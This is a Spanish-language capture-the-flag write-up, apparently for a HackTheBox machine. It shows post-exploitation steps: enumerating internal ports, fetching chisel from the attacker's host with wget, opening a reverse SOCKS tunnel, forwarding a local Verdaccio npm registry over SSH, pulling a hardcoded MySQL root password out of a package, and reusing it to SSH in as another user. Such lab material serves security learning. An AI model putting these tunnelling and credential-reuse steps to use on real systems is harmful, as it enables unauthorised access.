        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-b3834f770aa3: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:e6:6b:8f:05  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-cc437cf0c6a8: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.19.0.1  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:51:4e:6b:c3  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:9e:1c:b9:e7  txqueuelen 0  (Ethernet)
        RX packets 1926  bytes 1597380 (1.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3078  bytes 269836 (269.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.165  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b9:5c:e1  txqueuelen 1000  (Ethernet)
        RX packets 4370  bytes 401046 (401.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2423  bytes 2640392 (2.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

Pero si estamos dentro de la objetivo que es la 165, cuando ingresamos con www-data estábamos en un contenedor.



intente varias formas de escalar pero no encontre nada a parte de otro usuario kavi



este tiene algunas rutas home y var obviamente en home no podemos entrar
find / -user kavi 2>/dev/null | grep -vE 'proc|/.'

por ende debemos visitar var

Solo había una nota en la cual dice que se migró a un nuevo sistema y que se ha eliminado nuestro antiguo registrador y he añadido loglevel en su lugar. Validamos puertos para ver si existe algún servicio interno abierto.
netstat -antup


```
Mike

mark@seventeen:/var/mail$ netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:110           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:143           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8081          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6002          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6003          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6004          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6005          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6006          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6007          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6008          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6009          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:993           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:995           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4873          0.0.0.0:*               LISTEN      -
tcp        0      0 172.18.0.1:3306         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:35947         0.0.0.0:*               LISTEN      -
tcp        0     36 10.10.11.165:22         10.10.14.48:39188       ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
mark@seventeen:/var/mail$
```

como hay varios utilizamos el siguiente comando para verlos mejor.


ss -lntp

```
mark@seventeen:/var/mail$ ss -lntp
State          Recv-Q     Send-Q          Local Address:Port          Peer Address:Port
LISTEN         0          100                 127.0.0.1:110              0.0.0.0:*
LISTEN         0          100                 127.0.0.1:143              0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6000             0.0.0.0:*
LISTEN         0          128                   0.0.0.0:80               0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6001             0.0.0.0:*
LISTEN         0          128                 127.0.0.1:8081             0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6002             0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6003             0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6004             0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6005             0.0.0.0:*
LISTEN         0          128              127.0.0.53%lo:53              0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6006             0.0.0.0:*
LISTEN         0          128                   0.0.0.0:22               0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6007             0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6008             0.0.0.0:*
LISTEN         0          128                 127.0.0.1:6009             0.0.0.0:*
LISTEN         0          100                 127.0.0.1:993              0.0.0.0:*
LISTEN         0          100                 127.0.0.1:995              0.0.0.0:*
LISTEN         0          128                 127.0.0.1:4873             0.0.0.0:*
LISTEN         0          80                172.18.0.1:3306              0.0.0.0:*
LISTEN         0          128                 127.0.0.1:35947            0.0.0.0:*
LISTEN         0          128                     [::]:22                  [::]:*
mark@seventeen:/var/mail$
```


Definitivamente, son muchos los traeremos con chisel, lo busco de otra máquina que hice y lo trasfiero.




wget http://10.10.14.48/chisel ; chmod +x chisel.




levantamos chisel server en local.
./chisel.sh server --reverse -p 111




luego el chisel cliente en victima.
./chisel client 10.10.14.48:111 R:127.0.0.1:socks




validamos en local y tenemos nuestro tunel listo.



Sin embargo, no me funciono tal vez sea la versión del chisel por lo cual hago un portforwarding local con ssh sobre todo porque me interesa el port 4873 que es el único más raro que hay.
ssh mark@10.10.11.165 -L 4873:127.0.0.1:4873



y accedemos




verdaccio npm

Vemos que podemos ver parece que registros y añadir un usuario con npm validamos si el pc víctima lo tiene.
npm -h


```
npm help <term>  search for help on <term>
npm help npm     involved overview

Specify configs in the ini-formatted file:
    /home/mark/.npmrc
or on the command line via: npm <command> --key value
Config info can be viewed via: npm help config

npm@3.5.2 /usr/share/npm
mark@seventeen:/tmp$
```

ahora buscamos los registros .
npm search --registry http://127.0.0.1:4873



```
mark@seventeen:/tmp$ npm search --registry http://127.0.0.1:4873/
npm WARN Building the local index for the first time, please be patient
NAME                  DESCRIPTION                                          AUTHOR                 DATE       VERSION KEYWORDS
bignumber.js          A library for arbitrary-precision decimal and non-decimal… =mikemcl             2022-04-08 9.0.2   arbitrary precision arithmetic big number decimal
core-util-is          The `util.is*` functions introduced in Node v0.12.   =isaacs               2022-04-08 1.0.3   util isBuffer isArray isNumber isString isRegExp
db-logger             Log data to a database                               =kavigihan             2022-03-15 1.0.1   log
inherits              Browser-friendly inheritance fully compatible with standard… =isaacs        2022-04-08 2.0.4   inheritance class klass oop object-oriented inher
isarray               Array#isArray for older browsers                     =juliangruber          2022-04-08 2.0.5   browser isarray array
loglevel              Minimal lightweight logging for JavaScript, adding reliable… =pimterry      2022-05-11 1.8.0   log logger logging browser
mysql                 A node.js driver for mysql. It is written in JavaScript,… =dougwilson…      2022-04-08 2.18.1
process-nextick-args  process.nextTick but always with args                =cwmma                 2022-04-08 2.0.1
readable-stream       Streams3, a user-land copy of the stream library from… =cwmma =isaacs…     2022-04-08 3.6.0   readable stream pipe
safe-buffer           Safer Node.js Buffer API                             =feross =mafintosh     2022-04-08 5.2.1   buffer buffer allocate node security safe safe-bu
sqlstring             Simple SQL escape and format for MySQL               =sidorares…            2022-04-08 2.3.3   sqlstring sql escape sql escape
string_decoder        The string_decoder module from Node core             =cwmma…                2022-04-08 1.3.0   string decoder browser browserify
mark@seventeen:/tmp$
```


aqui detectamos algo relacionado con el letrero del archivo kavi se añadio loglevel en su lugar



```
mark@seventeen:/tmp$ npm search --registry http://127.0.0.1:4873/
npm WARN Building the local index for the first time, please be patient
NAME                  DESCRIPTION                                          AUTHOR                 DATE       VERSION KEYWORDS
bignumber.js          A library for arbitrary-precision decimal and non-decimal… =mikemcl             2022-04-08 9.0.2   arbitrary precision arithmetic big number deci
core-util-is          The `util.is*` functions introduced in Node v0.12.   =isaacs               2022-04-08 1.0.3   util isBuffer isArray isNumber isString isRegt
db-logger             Log data to a database                               =kavigihan             2022-03-15 1.0.1   log
inherits              Browser-friendly inheritance fully compatible with standard… =isaacs        2022-04-08 2.0.4   inheritance class klass oop object-oriented in
isarray               Array#isArray for older browsers                     =juliangruber          2022-04-08 2.0.5   browser isarray array
loglevel              Minimal lightweight logging for JavaScript, adding reliable… =pimterry      2022-05-11 1.8.0   log logger logging browser
mysql                 A node.js driver for mysql. It is written in JavaScript,… =dougwilson…      2022-04-08 2.18.1
process-nextick-args  process.nextTick but always with args                =cwmma                 2022-04-08 2.0.1
readable-stream       Streams3, a user-land copy of the stream library from… =cwmma =isaacs…     2022-04-08 3.6.0   readable stream pipe
safe-buffer           Safer Node.js Buffer API                             =feross =mafintosh     2022-04-08 5.2.1   buffer buffer allocate node security safe safe
sqlstring             Simple SQL escape and format for MySQL               =sidorares…            2022-04-08 2.3.3   sqlstring sql escape sql escape
string_decoder        The string_decoder module from Node core             =cwmma…                2022-04-08 1.3.0   string decoder browser browserify
mark@seventeen:/tmp$
```

tambien esta la opcion db-logger que permite ver logs de la base de datos esta opcion podria ser interesante por lo cual para utilizarla se debe instalar db-logger preferiblemente en un directorio como /dev/shm

npm install db-logger --registry http://127.0.0.1:4873



se crearon varios archivos los validamos

y encontramos dentro de db-logger y logger.js credenciales


```
drwxrwxr-x  2 mark mark 140 May  6 00:58 safe-buffer
drwxrwxr-x  3 mark mark 160 May  6 00:58 sqlstring
drwxrwxr-x  3 mark mark 140 May  6 00:58 string_decoder
drwxrwxr-x  2 mark mark 160 May  6 00:58 util-deprecate
mark@seventeen:/dev/shm/node_modules$ cd db-logger/
mark@seventeen:/dev/shm/node_modules/db-logger$ ls
logger.js  package.json
mark@seventeen:/dev/shm/node_modules/db-logger$ cat logger.js
var mysql = require('mysql');

var con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "IhateMathematics123#",
  database: "logger"
});

function log(msg) {
    con.connect(function(err) {
        if (err) throw err;
        var date = Date();
        var sql = `INSERT INTO logs (time, msg) VALUES (${date}, ${msg});`;
        con.query(sql, function (err, result) {
        if (err) throw err;
        console.log("[+] Logged");
        });
    });
};

module.exports.log = log
mark@seventeen:/dev/shm/node_modules/db-logger$
[0] 0:ssh- 1:python3  2:nc  3:zsh  5:ssh*
```

root:IhateMathematics123#


accedo a kavi por ssh con estas credenciales.
ssh kavi@10.10.11.165

```
You have mail.
kavi@seventeen:~$ whoami
kavi
kavi@seventeen:~$
[0] 0:zsh- 1:ssh* 2:nc  3:zsh  5:s
```


y esto si tiene mas cara de elevada hacemos un sudo -l



visualizamos el startup.sh



ejecuto el script para ver como funciona.
sudo /opt/app/startup.sh



Parece que crea nuevos registros si vamos al directorio de kavi encontramos .npm

